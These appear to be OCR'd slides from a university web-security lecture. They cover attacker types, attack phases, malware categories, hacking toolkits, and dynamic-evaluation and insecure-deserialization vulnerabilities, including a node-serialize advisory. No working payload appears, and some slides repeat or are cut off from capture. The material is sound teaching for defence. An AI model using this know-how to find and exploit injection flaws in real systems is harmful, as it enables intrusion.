Hacking: Web

Applied Information Security
Lecture 1

Today's Topics

what we're protecting:

- security

from what:

- attackers
- attacks
    - dynamic evaluation
    - insecure deserialization
    - cross-site scripting XSS

Security


Big Picture

attackers
perpetuate
attacks
that exploit
vulnerabilities
to inflict
harm


Security

Big Picture

attackers
perpetuate
attacks
that exploit
vulnerabilities
to inflict
harm



Harm



attackers perpetuate **attacks** that exploit **vulnerabilities** to inflict **harm**

negative consequence to *asset*.

asset: something of value.

to a stakeholder

- money, reputation, ...


in computer systems:

- **information**, HW/SW, ...

Aspects of Security

harm types defined by the three **aspects of security**:

confidentiality	protection of assets from unauthorized **disclosure**	harm
integrity	protection of assets from unauthorized **modification**	harm
availability	protection of assets from **loss of use**	harm



Security - Harm

Confidentiality

protection of assets from unauthorized **disclosure**

assets	information, resources, … (more to come)
disclosure	to a *princip<u>al</u>* (person, program, system)

example

- keep contents of a file from being read. ← access control
- keep information secret. ← information-flow control

secrecy is a synonym. *privacy* is **not** a synonym; it is a **right**.
often interpreted as confidentiality of information about individuals.

Security - Harm

Integrity

protection of assets from unauthorized **modification**

i.e. what changes are allowed to system and its environment including input and output

example

- output is correct according to mathematical specification.
- no exceptions are thrown.
- only certain principals may write to file. ← access control
- data not corrupted/tainted by downloaded programs. ← information-flow control (**note:** duality)

Security - Harm

Availability

protection of assets from **loss of use**

i.e. what has to happen when/where.
denial-of-service (DoS) attacks compromise availability.

example

- operating system must accept input periodically.
- program must produce output by specified time.
- requests must be processed fairly.

this course focuses on confidentiality and integrity, **not availability**.

Vulnerabilities

attackers perpetuate **attacks** that exploit **vulnerabilities** to inflict **harm**

harm due to *vulnerabilities*.

examples:

- code injection
  - dynamic evaluation, XSS, deserialization, buffer overflows, ...
- missing authentication/access control,
- misconfiguration, people, ...

often arises from

- bugs in system design or implementation
- implicit assumptions by developers
- system configuration

Vulnerabilities (CVE): https://cve.mitre.org/

Attacks

attackers perpetuate ***attacks*** that exploit **vulnerabilities** to inflict **harm**

vulnerabilities exploited in *attacks*.

approaches (broadly speaking):

- snooping
- spoofing
- modification
- denial of { origin, receipt }
- man-in-the-middle
- delay
- denial of service
- …

we'll see concrete attacks in a bit!

Attackers

attackers
perpetuate
attacks
that exploit
vulnerabilities
to inflict
harm

attacks done by attackers (*threats*).

- **inquisitive people** (unintentional blunders)
- **hackers** driven by technical challenge
- disgruntled **employees** or customers (revenge)
- **criminals** out for personal gain
  (stealing services or industrial espionage)
- **organized crime** with the intent of
  financial gain or hiding something
- **foreign espionage agents** seeking to exploit
  information for {economic, political, or military}
- **tactical countermeasures** intended to
  disrupt specific weapons or command structures
- **large organized crime groups / nation-states**
  intent on overthrowing a government

(source: U. S. Defense Science Board) + trusselsvurdering

Attackers

Attackers

why study attackers & attacks?

"What enables [...] good generals to conquer the enemy at every move and achieve extraordinary success is *foreknowledge*."

- Sun Tzu

Attackers

Foreknowledge

know your enemy. how they operate, etc.

- attacker mindset
- attack phases
- attacker tools

Attacker Mindset

"What's really interesting is that these people will send a tube of live ants to anyone you tell them to."

- Bruce Schneier

Attacker Mindset

"What's really interesting is that these people will send a tube of live ants to anyone you tell them to."

- Bruce Schneier

Attackers - Attacker Mindset

Different World View

Attacker

how to *break* things.

- shoplift
- vote twice
- knife on a plane
- laptop battery on a plane…
- smuggle
- install window into your home for free
- ...

Engineer

how to *create* things

- too busy creating to think about security
- cannot question what you cannot notice.

don’t just focus on what *should* happen.
think also about what *should not* happen.
think like the attacker.

(skeptical & critical thinking; useful, even after this course; society needs more of you!)

Attack Phases

1. reconnaissance
2. scanning
3. gaining access
4. maintaining access
5. covering tracks

Attackers - Attack Phases

Reconnaissance

Attack

find an asset (to **harm**).

- googling
- dumpster diving
- DNS
- network scan (non-intrusive)
- social engineering (case the place)

Countermeasure

don’t be an open book.

- don’t leak information to the Internet
  - SW version, e-mail address, personnel info
- shred/burn disposed paper
- generic DNS contact information
- ensure that perimeter devices do not respond to scans.

Attackers - Attack Phases

Scanning

Attack

asset discovered; look for **vulnerabilities**.

- open ports
- open services
- vulnerable applications (& OSs)
- weak protection of data in transit
- make/model of LAN/WAN equipment
- social engineering (phone calls, etc.)

Countermeasure

intrusion **{** detection, prevention **}**. also,

- shut down unnecessary ports/services
    - fewer things ⇒ fewer vulnerabilities
- respond only to approved devices
- strict control of external access to servers
- keep everything up-to-date.


Attackers - Attack Phases

Gaining Access

Attack

vulnerability discovered; **exploit** it.

- code injection
- session hijacking
- brute-force passwords
- social engineering
    - trojan horse
    - spear phishing
    - …



Countermeasure

besides the above,

- access control
- physical security
  (detect intrusion, delay intruder)
- encryption + protect the keys

Attackers - Attack Phases

Maintaining Access

Attack

exploited; you're in. now stay in.

- malware
  - virus
  - worm
  - rootkit
  - … (more later today)

Countermeasure

intrusion **{** detection, prevention **}** for *extrusion*:

- detect/filter file transfers
- detect/prevent creation of sessions from your NW to outside
- session duration/frequency/volume
- anomalous network behavior

Attackers - Attack Phases

Covering Tracks

Attack

prevent discovery of intrusion / “way in”

- clean logs
- wipe systems
- ...

Countermeasure

analyze logs & systems,
alert on any discrepancies.

Attacker Tools

attacker tools include

- malware
- toolkits

Attackers - Attacker Tools

Malware

Remember: *Code acts on someone's behalf.*

Virus

- copies itself into programs & files
- executes w/ something triggering it (e.g. user interaction)

Worm

- self-replicating, self-contained,
- executes w/o being triggered.

Backdoor

- listens to commands on a port

Rootkit (“got root?”)

- alters host to give full access.

Spyware

- monitor use, e.g. keystrokes (keylogger)

Bot (botnet)

- makes host attack other hosts (DoS, spam)

Threats - Attacker Tools


Toolkits

What does “all” the work:

- packet sniffers
  - snort, burpsuite, wireshark, ...
- port scanners
  - nmap
- vulnerability scanners
  - openvas
- password crackers
  - hydra, john the ripper, ...
- attack scripts
  - metasploit

Attackers - Attacker Tools

Kali Linux - Toolkit Bundle (Swiss Army Knife)




```
root@kali:~# uname -a
Linux kali 4.3.0-kali1-amd64 #1 SMP Debian 4.3.3-5kali4 (2016-01-13) x86_64 GNU/Linux
root@kali:~# 
```

Attackers - Attacker Tools

Kali Linux - Toolkit Bundle

(Swiss Army Knife)



get an image and
start having fun

Kali Linux - Toolkit Bundle (Swiss Army Knife)

Demo: Carsten hacks a US voting machine

"Why Election Security Matters", talk at RISE SICS Security Day 2017

https://www.youtube.com/watch?v=msHPsxUw1EU (7:24 - 10:17)


Attacks


Disclaimer

This course, and all of its material, is for educational purposes only. We believe that it is impossible to defend yourself from hackers without knowing how hacking is done. All demonstrations have been made using our own resources; they do not contain any illegal activity. We do not promote, encourage, support or excite any illegal activity, or hacking without written permission in general.

Attacks

OWASP - Open Web Application Security Project





J Comput Virol (2008) 4:161–178
DOI 10.1007/s11416-007-0076-7

ORIGINAL PAPER

On JavaScript Malware and related threats

Web page based attacks revisited

Martin Johns

Attacks

Technology is Vulnerable

Mobile / Desktop apps consume Web services!

web is a cornerstone of modern systems (healthcare, commercial, governmental)


web is the *most vulnerable* platform.

today: the worst vulnerabilities:

- dynamic evaluation
- insecure deserialization
- cross-site scripting XSS

first: HTTP recap.

you should know this from introductory programming



HTTP

HyperText Transfer Protocol

Attacks - HTTP recap

HTTP


HyperText Transfer Protocol

text-based request-reply protocol

- simple,
- stateless, (...)

any text.

- HTML, JavaScript, CSS, ...



HTTP request types

GET: key-value pairs encoded in **query_string**

```
$ curl https://learnit.itu.dk/?AIS_Summer_2020=awesome
```

POST: key-value pairs encoded in **body**

```
$ curl -d 'AIS_Summer_2020=awesome' https://learnit.itu.dk/
```

Attacks - HTTP recap

HTTP request / response

Request

```
GET / HTTP/1.1
Host: www.itu.dk
Connection: keep-alive
Cache-Control: max-age=0
...
Cookie: Itu-StudyGuide=SWU; ...
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 16 Sep 2014 12:07:10 GMT
Server: Microsoft-IIS/7.5
Cache-Control: no-cache, no-store
...
Connection: close


<!DOCTYPE html PUBLIC "-//W3C//DTD
XHTML 1.0 ...
```

Web Server

Web server listens on

- TCP port 80 (HTTP)
- TCP port 443 (HTTPS)

upon receiving request, Web server

- consult routing table
  e.g. URL http://1.2.3.4/saved/1230.html to /var/www/saved/1230.html
- respond by e.g.
  - return the file
    e.g. HTML, JS, CSS, TXT, …
  - launch external program/interpreter
    e.g. PHP, Python, Perl, ASP.NET, Node.JS, Java, … **generates** returned file.

Dynamic Evaluation

Attacks - Dynamic Evaluation

Web Server

Web server listens on

- TCP port 80   (HTTP)
- TCP port 443 (HTTPS)

upon receiving request, Web server

- consult routing table
  e.g. URL http://1.2.3.4/saved/1230.html to /var/www/saved/1230.html
- respond by e.g.
  - return the file
    e.g. HTML, JS, CSS, TXT, …
  - launch external program/interpreter
    e.g. PHP, Python, Perl, ASP.NET, Node.JS, Java, … **generates** returned file.

what if attacker can put code in there?

Dynamic Evaluation

`eval` : *String* → *Result*

`eval(`***s***`)` evaluates the program specified by ***s***, and returns result.

what if attacker controls ***s***?

many langs have `eval` in some form

- JS, Python has `eval`
- Java has dynamic class loading

convenient, but highly insecure!
avoid at all costs!

countermeasures (e.g. restricting characters) often fail to cover all cases (circumvented)

Dyna
Evalu

`eval` : *String* → *Result*

`eval(`***s***`)` evaluates the program specified by ***s***, and returns result.

if attacker controls ***s***?

langs have `eval` in some form

S, Python has `eval`

Java has dynamic class loading

venient, but highly insecure!

d at all costs!

countermeasures (e.g. restricting characters) often fail to cover all cases (circumvented)


Insecure Deserialization

Serialization

```
$ echo "{\
\"username\":\"bob\",\
\"country\" :\"usa\",\
\"city\"    :\"pittsburg\"\
}" | base64
eyJ1c2VybmFtZSI6ImJvYiIsImNv
dW50cnkiOiJ1c2EiLCJjaXR5Ijoi
cGl0dHNidXJnIn0K

$ ░
```

convert complex data structure into a flatter format (stream of bytes). suitable for transmission/storage.



server can, on its deserialized copy, read fields, invoke methods, etc.


Attacks - Insecure Deserialization

Serialization

```
$ echo "{\
\"username\":\"bob\",\
\"country\" :\"usa\",\
\"city\"    :\"pittsburg\"\
}" | base64
eyJ1c2VybmFtZSI6ImJvYiIsImNv
dW50cnkiOiJ1c2EiLCJjaXR5Ijoi
cGl0dHNidXJnIn0K

$ ░
```

convert complex data structure into a flatter format (stream of bytes). suitable for transmission/storage.



server can, on its deserialized copy, read fields, invoke methods, etc.

what if attacker can decide what code goes in there?

Insecure Deserialization

aka. “object injection”

deserialized object assumed to be trustworthy.

attacker injects code into object, serializes, sends.
server deserializes, executes...

many langs have this problem

- Python (pickle), Ruby (marshal), Java (Serializable)

Inse
Deseria

demo

aka. “object injection”

deserialized object assumed to be trustworthy.


er injects code into object, zes, sends. deserializes, executes...

langs have this problem

Python (pickle), Ruby (marshal), Java (Serializable)

Attacks - Insecure Deserialization

Node.js : node-serialize




```
┌──────────────────────────────────────────────────────────────────────────────┐
│                                Manual Review                                 │
│            Some vulnerabilities require your attention to resolve            │
│                                                                              │
│         Visit https://go.npm.me/audit-guide for additional guidance          │
└──────────────────────────────────────────────────────────────────────────────┘

┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Critical      │ Code Execution through IIFE                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ node-serialize                                               │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Patched in    │ No patch available                                           │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ node-serialize                                               │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ node-serialize                                               │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://npmjs.com/advisories/311                             │
└───────────────┴──────────────────────────────────────────────────────────────┘
```

Attacks - Insecure Deserialization

Python: pickle



